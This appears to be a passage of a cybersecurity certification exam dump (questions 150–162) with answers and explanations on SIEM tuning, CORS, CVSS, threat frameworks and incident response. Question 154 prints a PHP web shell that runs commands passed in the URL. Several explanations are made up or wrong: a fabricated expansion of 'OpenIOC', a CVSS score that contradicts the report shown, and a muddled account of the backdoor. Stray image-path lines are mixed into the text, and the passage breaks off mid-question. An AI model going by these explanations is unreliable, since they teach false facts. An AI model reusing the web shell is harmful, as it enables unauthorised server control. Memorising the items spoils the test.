The other options are not the best ways to measure the degree to which a system, application, or user base is affected by an uptime availability outage. The timeline metric (A) measures the duration and frequency of the outage, but not its effects. The evidence metric (B) measures the sources and types of data that can be used to investigate and analyze the outage, but not its effects. The scope metric (D) measures the extent and severity of the outage, but not its effects.

QUESTION 150
An organization enabled a SIEM rule to send an alert to a security analyst distribution list when ten failed logins occur within one minute. However, the control was unable to detect an attack with nine failed logins. Which of the following best represents what occurred?

A. False positive
B. True negative
C. False negative
D. True positive

Correct Answer: C
Section:
Explanation:
The correct answer is C. False negative.
A false negative is a situation where an attack or a threat is not detected by a security control, even though it should have been. In this case, the SIEM rule was unable to detect an attack with nine failed logins, which is below the threshold of ten failed logins that triggers an alert. This means that the SIEM rule missed a potential attack and failed to alert the security analysts, resulting in a false negative.
A false positive is a situation where a benign or normal activity is detected as an attack or a threat by a security control, even though it is not. A true negative is a situation where a benign or normal activity is not detected as an attack or a threat by a security control, as expected. A true positive is a situation where an attack or a threat is detected by a security control, as expected. These are not the correct answers for this question.

QUESTION 151
A cybersecurity team has witnessed numerous vulnerability events recently that have affected operating systems. The team decides to implement host-based IPS, firewalls, and two-factor authentication. Which of the following does this most likely describe?

A. System hardening
B. Hybrid network architecture
C. Continuous authorization
D. Secure access service edge

Correct Answer: A
Section:
Explanation:
The correct answer is A. System hardening.
System hardening is the process of securing a system by reducing its attack surface, applying patches and updates, configuring security settings, and implementing security controls. System hardening can help prevent or mitigate vulnerability events that may affect operating systems. Host-based IPS, firewalls, and two-factor authentication are examples of security controls that can be applied to harden a system1.
The other options are not the best descriptions of the scenario. A hybrid network architecture (B) is a network design that combines on-premises and cloud-based resources, which may or may not involve system hardening. Continuous authorization © is a security approach that monitors and validates the security posture of a system on an ongoing basis, which is different from system hardening. Secure access service edge (D) is a network architecture that delivers cloud-based security services to remote users and devices, which is also different from system hardening.

QUESTION 152
Which of the following best describes the key elements of a successful information security program?

A. Business impact analysis, asset and change management, and security communication plan


B. Security policy implementation, assignment of roles and responsibilities, and information asset classification

C. Disaster recovery and business continuity planning, and the definition of access control requirements and human resource policies

D. Senior management organizational structure, message distribution standards, and procedures for the operation of security management systems

Correct Answer: B
Section:
Explanation:
A successful information security program consists of several key elements that align with the organization's goals and objectives, and address the risks and threats to its information assets.
Security policy implementation: This is the process of developing, documenting, and enforcing the rules and standards that govern the security of the organization's information assets. Security policies define the scope, objectives, roles, and responsibilities of the security program, as well as the acceptable use, access control, incident response, and compliance requirements for the information assets.
Assignment of roles and responsibilities: This is the process of identifying and assigning the specific tasks and duties related to the security program to the appropriate individuals or groups within the organization. Roles and responsibilities define who is accountable, responsible, consulted, and informed for each security activity, such as risk assessment, vulnerability management, threat detection, incident response, auditing, and reporting.
Information asset classification: This is the process of categorizing the information assets based on their value, sensitivity, and criticality to the organization. Information asset classification helps to determine the appropriate level of protection and controls for each asset, as well as the impact and likelihood of a security breach or loss. Information asset classification also facilitates the prioritization of security resources and efforts based on the risk level of each asset.

QUESTION 153
An organization conducted a web application vulnerability assessment against the corporate website, and the following output was observed:



Alerts (17)
- Absence of Anti-CSRF Tokens
- Content Security Policy (CSP) Header Not Set (6)
- Cross-Domain Misconfiguration (34)
- Directory Browsing (11)
- Missing Anti-clickjacking Header (2)
- Cookie No HttpOnly Flag (4)
- Cookie Without Secure Flag
- Cookie with SameSite Attribute None (2)
- Cookie without SameSite Attribute (5)
- Cross-Domain JavaScript Source File Inclusion
- Timestamp Disclosure - Unix (569)
- X-Content-Type-Options Header Missing (42)
- CORS Header
- Information Disclosure - Sensitive Information in URL (2)
- Information Disclosure - Suspicious Comments (43)
- Loosely Scoped Cookie (5)
- Re-examine Cache-control Directives (33)

Which of the following tuning recommendations should the security analyst share?

A. Set an Http Only flag to force communication by HTTPS.

B. Block requests without an X-Frame-Options header.


C. Configure an Access-Control-Allow-Origin header to authorized domains.

D. Disable the cross-origin resource sharing header.

Correct Answer: C
Section:
Explanation:
The output shows that the web application has a cross-origin resource sharing (CORS) header that allows any origin to access its resources. This is a security misconfiguration that could allow malicious websites to make requests to the web application on behalf of the user and access sensitive data or perform unauthorized actions. The tuning recommendation is to configure the Access-Control-AllowOrigin header to only allow authorized

domains that need to access the web application’s resources.
This would prevent unauthorized cross-origin requests and reduce the risk of cross-site request forgery (CSRF) attacks.
Reference: OWASP Top Ten | OWASP Foundation

QUESTION 154
A company brings in a consultant to make improvements to its website. After the consultant leaves a web developer notices unusual activity on the website and submits a suspicious file containing the following code to the security team:



```
<html>
<body>
<img onmouseleave="shutdown" src="shutdown.jpg" alt="shutdown">
<?php
echo '<H1>This website is under maintenance</H1>';
alert('Exit');
exec($_GET[cmd]);
echo $_SERVER['REMOTE_ADDR']
?>
</body>
</html>
```

Which of the following did the consultant do?

A. Implanted a backdoor
B. Implemented privilege escalation
C. Implemented clickjacking
D. Patched the web server


Correct Answer: A
Section:
Explanation:
The correct answer is A. Implanted a backdoor.
A backdoor is a method that allows an unauthorized user to access a system or network without the permission or knowledge of the owner. A backdoor can be installed by exploiting a software vulnerability, by using malware, or by physically modifying the hardware or firmware of the device. A backdoor can be used for various malicious purposes, such as stealing data, installing malware, executing commands, or taking control of the system.
In this case, the consultant implanted a backdoor in the website by using an HTML and PHP code snippet that displays an image of a shutdown button and an alert message that says “Exit”. However, the code also echoes the remote address of the server, which means that it sends the IP address of the visitor to the attacker. This way, the attacker can identify and target the visitors of the website and use their IP addresses to launch further attacks or gain access to their devices.
The code snippet is an example of a clickjacking attack, which is a type of interface-based attack that tricks a user into clicking on a hidden or disguised element on a webpage. However, clickjacking is not the main goal of the consultant, but rather a means to implant the backdoor. Therefore, option C is incorrect.
Option B is also incorrect because privilege escalation is an attack technique that allows an attacker to gain higher or more permissions than they are supposed to have on a system or network. Privilege escalation can be achieved by exploiting a software vulnerability, by using malware, or by abusing misconfigurations or weak access controls. However, there is no evidence that the consultant implemented privilege escalation on the website or gained any elevated privileges.
Option D is also incorrect because patching is a process of applying updates to software to fix errors, improve performance, or enhance security. Patching can prevent or mitigate various types of attacks, such as exploits, malware infections, or denial-of-service attacks. However, there is no indication that the consultant patched the web server or improved its security in any way.
Reference:
1 What Is a Backdoor & How to Prevent Backdoor Attacks (2023)
2 What is Clickjacking? Tutorial & Examples | Web Security Academy
3 What Is Privilege Escalation and How It Relates to Web Security | Acunetix
4 What Is Patching? | Best Practices For Patch Management - cWatch Blog

QUESTION 155
Which of the following makes STIX and OpenloC information readable by both humans and machines?

A. XML
B. URL
C. OVAL
D. TAXII

Correct Answer: A
Section:
Explanation:
The correct answer is A. XML.
STIX and OpenloC are two standards for representing and exchanging cyber threat intelligence (CTI) information. STIX stands for Structured Threat Information Expression and OpenloC stands for Open Location and Identity Coordinates. Both standards use XML as the underlying data format to encode the information in a structured and machine-readable way. XML stands for Extensible Markup Language and it is a widely used standard for defining and exchanging data on the web. XML uses tags, attributes, and elements to describe the structure and meaning of the data. XML is also humanreadable, as it uses plain text and follows a hierarchical and nested structure.
XML is not the only format that can be used to make STIX and OpenloC information readable by both humans and machines, but it is the most common and widely supported one. Other formats that can be used include JSON, CSV, or PDF, depending on the use case and the preferences of the information producers and consumers. However, XML has some advantages over other formats, such as:
XML is more expressive and flexible than JSON or CSV, as it can define complex data types, schemas, namespaces, and validation rules.
XML is more standardized and interoperable than PDF, as it can be easily parsed, transformed, validated, and queried by various tools and languages.
XML is more compatible with existing CTI standards and tools than other formats, as it is the basis for STIX 1.x, TAXII 1.x, MAEC, CybOX, OVAL, and others.
Reference:
1 Introduction to STIX - GitHub Pages
2 5 Best Threat Intelligence Feeds in 2023 (Free & Paid Tools) - Comparitech
3 What Are STIX/TAXII Standards? - Anomali Resources
4 What is STIX/TAXII? | Cloudflare
5 Sample Use | TAXII Project Documentation - GitHub Pages
6 Trying to retrieve xml data with taxii - Stack Overflow
7 CISA AIS TAXII Server Connection Guide
8 CISA AIS TAXII Server Connection Guide v2.0 | CISA

QUESTION 156
An analyst is evaluating the following vulnerability report:



```
Vulnerability:
        Vulnerability Name: Remote Code Execution
        Group: Information Disclosure
        OWASP: A9 Using Components with Known Vulnerabilities

Metrics:
        CVE Dictionary Entry: CVE-2022-9999
        Base Score: 9.3
        CVSS:3.1 /AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

Profile:
        Authentication: Not used
        Times detected: View history
        Aggressiveness: High

Payloads:
        Click here for Request Payload
        Click here for Response Payload
```

Which of the following vulnerability report sections provides information about the level of impact on data confidentiality if a successful exploitation occurs?

A. Payloads
B. Metrics
C. Vulnerability
D. Profile

Correct Answer: B
Section:
Explanation:
The correct answer is B. Metrics.
The Metrics section of the vulnerability report provides information about the level of impact on data confidentiality if a successful exploitation occurs. The Metrics section contains the CVE dictionary entry and the CVSS base score of the vulnerability. CVE stands for Common Vulnerabilities and Exposures and it is a standardized system for identifying and naming vulnerabilities. CVSS stands for Common Vulnerability Scoring System and it is a standardized system for measuring and rating the severity of vulnerabilities.
The CVSS base score is a numerical value between 0 and 10 that reflects the intrinsic characteristics of a vulnerability, such as its exploitability, impact, and scope. The CVSS base score is composed of three metric groups: Base, Temporal, and Environmental. The Base metric group captures the characteristics of a vulnerability that are constant over time and across user environments. The Base metric group consists of six metrics: Attack Vector, Attack Complexity, Privileges Required, User Interaction, Scope, and Impact. The Impact metric measures the effect of a vulnerability on the confidentiality, integrity, and availability of the affected resources.
In this case, the CVSS base score of the vulnerability is 9.8, which indicates a critical severity level.
The Impact metric of the CVSS base score is 6.0, which indicates a high impact on confidentiality, integrity, and availability. Therefore, the Metrics section provides information about the level of impact on data confidentiality if a successful exploitation occurs.
The other sections of the vulnerability report do not provide information about the level of impact on data confidentiality if a successful exploitation occurs. The Payloads section contains links to request and response payloads that demonstrate how the vulnerability can be exploited. The Payloads section can help an analyst to understand how the attack works, but it does not provide a quantitative measure of the impact. The Vulnerability section contains information about the type, group, and description of the vulnerability. The Vulnerability section can help an analyst to identify and classify the vulnerability, but it does not provide a numerical value of the impact. The Profile
section contains information about the authentication, times viewed, and aggressiveness of the vulnerability. The Profile section can help an analyst to assess the risk and priority of the vulnerability, but it does not provide a specific measure of the impact on data confidentiality.
Reference:
[1] CVE - Common Vulnerabilities and Exposures (CVE)
[2] Common Vulnerability Scoring System SIG
[3] CVSS v3.1 Specification Document
[4] CVSS v3.1 User Guide
[5] How to Read a Vulnerability Report - Security Boulevard


QUESTION 157
Which of the following is a commonly used four-component framework to communicate threat actor behavior?

A. STRIDE
B. Diamond Model of Intrusion Analysis
C. Cyber Kill Chain
D. MITRE ATT&CK

Correct Answer: B
Section:
Explanation:
The Diamond Model of Intrusion Analysis is a framework that describes the relationship between four components of a cyberattack: adversary, capability, infrastructure, and victim. It helps analysts understand the behavior and motivation of threat actors, as well as the tools and methods they use to compromise their targets12.
Reference: Main Analytical Frameworks for Cyber Threat Intelligence, section 4; Strategies, tools, and frameworks for building an effective threat intelligence team, section 3.

QUESTION 158

The security team at a company, which was a recent target of ransomware, compiled a list of hosts that were identified as impacted and in scope for this incident. Based on the following host list:



Impacted hostname	OS	Function
SQL01	Windows 2012 R2	SQL Database Server
WK10-Sales07	Windows 10	Corporate Laptop
WK7-Plant01	Windows 7	Assembly/plant System
DCEast01	Windows Server 2016	Domain Controller
HQAdmin9	Windows 11	Network Admin Laptop

Which of the following systems was most pivotal to the threat actor in its distribution of the encryption binary via Group Policy?

A. SQL01
B. WK10-Sales07
C. WK7-Plant01
D. DCEast01
E. HQAdmin9

Correct Answer: D
Section:
Explanation:
Based on the list of hosts and their functions, DCEast01, which is a Domain Controller, would be the most pivotal in the distribution of an encryption binary via Group Policy. Domain Controllers are responsible for security and administrative policies within a Windows Domain. Group Policy is a feature of Windows that facilitates a wide range of advanced settings that administrators can use to control the working environment of user accounts and computer accounts. Group Policy can be used to deploy software, which in this case would be the encryption binary of the ransomware. SQL01 is a database server and unlikely to be used for this purpose. WK10-Sales07 and WK7-Plant01 are client machines, and HQAdmin9, although it is a network admin laptop, would not typically be used to distribute policies across a network.

QUESTION 159
Several reports with sensitive information are being disclosed via file sharing services. The company would like to improve its security posture against this threat. Which of the following security controls would best support the company in this scenario?

A. Implement step-up authentication for administrators.
B. Improve employee training and awareness.
C. Increase password complexity standards.
D. Deploy mobile device management.

Correct Answer: B
Section:
Explanation:
Improving employee training and awareness is the best option to address the issue of sensitive reports being disclosed via file sharing services. By educating employees about the risks of unapproved file sharing, the security protocols to follow, and the proper channels to use for sharing company information, an organization can significantly reduce the risk of sensitive data being accidentally or intentionally shared on insecure platforms. This human-centric approach addresses the root cause of the problem. Options A, C, and D are security controls that do not directly address the behavior of sharing sensitive files on unauthorized services.

QUESTION 160
Which of the following best describes the key goal of the containment stage of an incident response process?

A. To limit further damage from occurring

B. To get services back up and running
C. To communicate goals and objectives of the incident response plan
D. To prevent data follow-on actions by adversary exfiltration


Correct Answer: A
Section:
Explanation:
The key goal of the containment stage in an incident response process is to limit further damage from occurring. This involves taking immediate steps to isolate the affected systems or network segments to prevent the spread of the incident and mitigate its impact. Containment strategies can be short-term, to quickly stop the incident, or long-term, to prepare for the eradication and recovery phases.

QUESTION 161
A company is launching a new application in its internal network, where internal customers can communicate with the service desk. The security team needs to ensure the application will be able to handle unexpected strings with anomalous formats without crashing. Which of the following processes is the most applicable for testing the application to find how it would behave in such a situation?

A. Fuzzing
B. Coding review
C. Debugging
D. Static analysis

Correct Answer: A
Section:
Explanation:
Fuzzing is a process used to test applications by inputting unexpected or random data to see how the application behaves. This method is particularly effective in identifying vulnerabilities such as buffer overflows, input validation errors, and other anomalies that could cause the application to crash or behave unexpectedly. By using fuzzing, the security team can ensure the new application is robust and capable of handling unexpected strings with anomalous formats without crashing.

QUESTION 162
HOTSPOT
An organization has noticed large amounts of data are being sent out of its network. An analyst is identifying the cause of the data exfiltration.
INSTRUCTIONS
Select the command that generated the output in tabs 1 and 2.
Review the output text in all tabs and identify the file responsible for the malicious behavior.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



```
Active Connections
Proto       Local address            Foreign address        State        PID
TCP         0.0.0.0:22               0.0.0.0:0              LISTENING    1000
TCP         0.0.0.0:23               0.0.0.0:0              LISTENING    1235
TCP         0.0.0.0:443              0.0.0.0:0              LISTENING    1466
TCP         0.0.0.0:80               0.0.0.0:0              LISTENING    1566
TCP         127.0.0.1:1960           127.0.0.1:22           ESTABLISHED  2001
[sftp.exe]
TCP         192.168.10.21:38666      41.21.18.102:22        ESTABLISHED  3918
[sftp.exe]
TCP         192.168.10.21:8447       66.207.110.49:https    ESTABLISHED  2677
[svchost.exe]
